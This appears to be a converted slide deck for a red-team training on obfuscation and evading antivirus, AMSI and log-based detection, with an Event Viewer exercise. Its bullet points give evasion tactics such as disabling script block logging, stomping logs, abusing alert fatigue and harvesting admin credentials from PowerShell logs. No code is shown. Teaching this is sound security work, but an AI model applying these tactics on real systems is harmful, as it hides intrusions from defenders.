

# Evading Detection: A Beginner's Guide to Obfuscation

---

ANTHONY ROSE  
JAKE KRASNOK  
VINCENT ROSE

 @bcsecurity1

# What Are We Going to Cover

---

1. Goals of Obfuscation
2. AMSI/Defender Overview
3. Methods of Detection
4. Analyzing Scripts and Code
5. AMSI/ETW Bypasses

# whoami

---

ANTHONY ROSE

CX01N

- Lead Cybersecurity Research  
Chief Operating Officer, BC Security
- MS in Electrical Engineering
- Lockpicking Hobbyist
- Bluetooth & Wireless Security Enthusiast



JAKE KRASNOV

HUBBL3

- Red Team Operations Lead  
Chief Executive Officer, BC Security
- BS in Astronautical Engineering, MBA
- Red Team Lead
- Currently focused on embedded system security



VINCENT ROSE

VINNYBOD

- Coding Guru  
Chief Technology Officer, BC Security
- BS in Computer Science
- Software Engineer



# Class Resources

---

- Repository includes:
  - Slides
  - Samples
  - Exercises
  - Tools
  - Resources
- GitHub: <https://github.com/BC-SECURITY/Beginners-Guide-to-Obfuscation>

# Focus for Today

---

- Focusing on obfuscation and evasion for .NET code
- A fairly heavy emphasis on PowerShell
  - Heuristic detections by AMSI/Defender are significantly more robust for the PowerShell Runtime compared to the CLR
  - Trivial to evade detection by Defender for CLR programs
- All the underlying principles apply to any programming language
  - Specific techniques may change

# Goals of Obfuscation

- There are two primary reasons for obfuscating code:
  - Prevent Reverse Engineering
  - Evade detection by Anti-Virus and Hunters



# Preventing Reverse Engineering

- Protecting IP
  - Most companies obfuscate compiled code to protect proprietary processes
- Hiding what we are doing
  - What was this code meant to do?
- Hide infrastructure
  - What is the C2 address?
  - What communication channels are being used?
  - Where are the internal pivot points?



# Evasion

- Alter Code to Break Signatures
- Blend in with Normal Operations
- Change Indicators of Compromise
  - Hardest to do. More likely to result from building a new implementation rather than through obfuscation
- Identification of analysis techniques
  - i.e., If a sandbox is detected, do nothing



# What are Indicators of Compromise?


- Forensic evidence of potential attacks on a network
- These artifacts allow for Blue Teams to detect intrusion and remediate malicious activity

The screenshot shows the tenable.sc dashboard with a dark theme. The top navigation bar includes links for Dashboard, Analysis, Scans, Reporting, Assets, and Workflow. Below the navigation is a section titled "Indicators" which is divided into several sub-sections:

- Indicators - Botnet Activity:** Contains five cards: Bot List, Inbound Netstat, Outbound Netstat, DNS Clean, and URLs Clean. Underneath is a red card for "Bot Attacks". Last updated: 17 hours ago.
- Indicators - Continuous Events:** Contains five cards: IDS, Scanning, Malware, Botnet, and DOS. Underneath is a red card for "Sys Errors". Last updated: 17 hours ago.
- Indicators - Malicious Process Monitoring:** Contains five cards: Malicious (Scan), Unwanted, Custom Hash, Indicator, and Multi Crashes. Underneath is a red card for "Process Spike". Last updated: 49 minutes ago.
- Indicators - Access Control Anomalies:** Contains five cards: Firewall Spike, Auth Spike, Auth Fail Spike, Access Spike, and Denial Spike. Last updated: 17 hours ago.
- Indicators - Network Anomalies and Suspicious Activity:** Contains five cards: DNS Spike, SSL Spike, PVS Spike, Network Spike, and Netflow Spike. Underneath is a red card for "Fire Spike". Last updated: 17 hours ago.
- Indicators - Exploitable Internet Services:** Contains six cards: Services, FTP, SSH, HTTP, HTTPS, and SMB. Underneath is a red card for "Scan Spike". Last updated: 17 hours ago.
- Indicators - Suspicious Proxies, Relays and SPAM:** Contains five cards: Proxy, SSH Proxy, VNC Proxy, RDP Proxy, and Bot Proxy. Underneath is a red card for "SMTP Proxy". Last updated: 17 hours ago.
- Indicators - Exploitable Clients:** Contains five cards: Patch, Mobile, SMTP, HTTP, and General. Last updated: 17 hours ago.

# How do defenders use them?

- SpecterOps: Funnel of Fidelity
  - Start with weak indicators to create initial detections
  - Look for stronger indicators as the funnel narrows



# Parsing Logs with Event Viewer


---

# What is Event Viewer

---

- Application for interacting with the majority of application and system event logs
- Often accessible as a general user
  - Can't modify logs though
  - PowerShell logs are a good place to check for admin credentials
- Logs can also be parsed with other command line tools such as:
  - Get-EventLog
  - Log Parser
  - Python-etvx

# Event Viewer



# Event Viewer – PowerShell Logs

The screenshot shows the Windows Event Viewer interface. The left pane displays a tree view of log sources, with 'Windows PowerShell' selected under 'Applications and Services Logs'. The right pane shows a list of events from the 'Windows PowerShell' log, with 1,711 events listed. One specific event is expanded, showing details about its source, date and time, and category. The event details indicate that the engine state was changed from Available to Stopped, providing a detailed log of the process.

Level	Date and Time	Source	Event ID	Task Category
Information	6/28/2021 8:38:43 PM	PowerShell (PowerShell)	403	Engine Lifecycle
Information	6/28/2021 8:38:43 PM	PowerShell (PowerShell)	800	Pipeline Execution Details
Information	6/28/2021 8:38:43 PM	PowerShell (PowerShell)	800	Pipeline Execution Details
Information	6/28/2021 8:38:42 PM	PowerShell (PowerShell)	400	Engine Lifecycle
Information	6/28/2021 8:38:42 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	6/28/2021 8:38:42 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	6/28/2021 8:38:42 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	6/28/2021 8:38:42 PM	PowerShell (PowerShell)	600	Provider Lifecycle

**Event 403, PowerShell (PowerShell)**

**General** **Details**

Engine state is changed from Available to Stopped.


Details:

```
NewEngineState=Stopped  
PreviousEngineState=Available  
SequenceNumber=19  
  
HostName=ConsoleHost  
HostVersion=5.1.19041.1023  
HostId=ef4353b7-55d7-48af-8b50-4f903616b71d  
HostApplication=powershell.exe -ExecutionPolicy Restricted -Command Write-Host 'Final result: 1';  
EngineVersion=5.1.19041.1023  
RunspaceId=3edf11bf-5213-405f-b5d9-9fa6a2689c2a  
PipelineId=  
CommandName=  
 CommandType=  
 ScriptName=  
 CommandPath=  
 CommandLine=
```

Log Name: Windows PowerShell  
Source: PowerShell (PowerShell) Logged: 6/28/2021 8:38:43 PM  
Event ID: 403 Task Category: Engine Lifecycle  
Level: Information Keywords: Classic  
User: N/A Computer: WinDev2012Eval  
OpCode: Info  
More Information: [Event Log Online Help](#)


# Event Viewer – PowerShell Logs

- Applications and Services Logs > Microsoft > Windows > PowerShell > Operational



# Exercise 1: Logs

1. Analyze the Windows Event Logs for suspicious behavior




# Exercise 1: Logs

---

- Using Event Viewer Open the provided log files from the Git Repo
  - Are there any logs that look suspicious to you?
  - If so why?
  - Do you think the executed code could have been changed to make it less suspicious?

# What Do We Do About It?

- The Funnel is effectively the Blue Team's kill chain
  - If we can break or exit the process at any step, we have effectively not been detected
- So how do we break it?




To know your enemy, you must become your enemy.

Sun Tzu

# Collection

- We probably can't avoid this completely
- Traffic must go through firewalls, routers, etc.
- If we can identify the collector, we can potentially disable it:
  - Disable Script Block logging
  - Turn off NetFlow collection on a router



# Detection

---

- Where most Red Team's spend most of their effort
- Blend into the standard traffic
- Obfuscation to avoid malicious signatures
- Follow normal traffic flows
  - A random machine logging into a router is probably pretty strange

# Network Detection


- Typical network indicators
  - Known user agent strings
  - High entropy byte strings in HTTP POST messages
  - Unusual communications with the internet or other machines
  - External attempts to log into infrastructure



# Triage


---

- Starting to get a little more scrutiny from defenders
- Blend into the alerts!
  - Use AV logs to see if anything causes a lot of alerts
  - Abuse of alert fatigue
- Abuse assumptions (mini social engineering)



# Investigation

- Hands on analysis is beginning to happen
- At this point an activity has been identified as malicious
- Prevent them from knowing what is going on
  - Stomp logs
  - Obfuscate payloads
  - Hide



# Memory Analysis

---

- Running processes are hard to hide
  - This is why people should never turn off a computer during response
- Memory analysis will reveal the *ENTIRE* Empire agent in plaintext loaded into memory
  - No obfuscation
  - Allows the extraction of AES keys
    - Decryption of malware C2
  - Useful for red teams because it rewards incident response teams to take the next step and chain analysis

# How Does AV and EDR Detect Malware?

---

# Static Detection Methods

---

- How AV does its logical detection?
  - Hashes
    - Simply hashing the file and comparing it to a database of known signatures
    - Extremely fragile, any changes to the file will change the entire signature
  - Byte Matching (String Match)
    - Matching a specific pattern of bytes within the code
    - i.e. The presence of the word Mimikatz or a known memory structure


# Static Detection Methods

---

- Hash Scanning
  - Hybrid of the above two methods
  - Hash sections of code and look for matches
- Heuristics
  - File structure
  - Logic Flows (Abstract Syntax Trees (AST), Control Flow Graphs (CFG), etc.)
  - Rule based detections (if x & y then malicious)
    - These can also be thought of as context-based detections
  - Often uses some kind of aggregate risk for probability of malicious file

# Dynamic Detection (Behavioral Analysis)

- Classification Detection
- Sandboxing
  - Execute code in a safe space and analyze what it does
- System Logs and Events
  - Event Tracing for Windows
- API Hooking




# AMSI and Fileless Malware

---


# What Is AMSI?

- The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads.

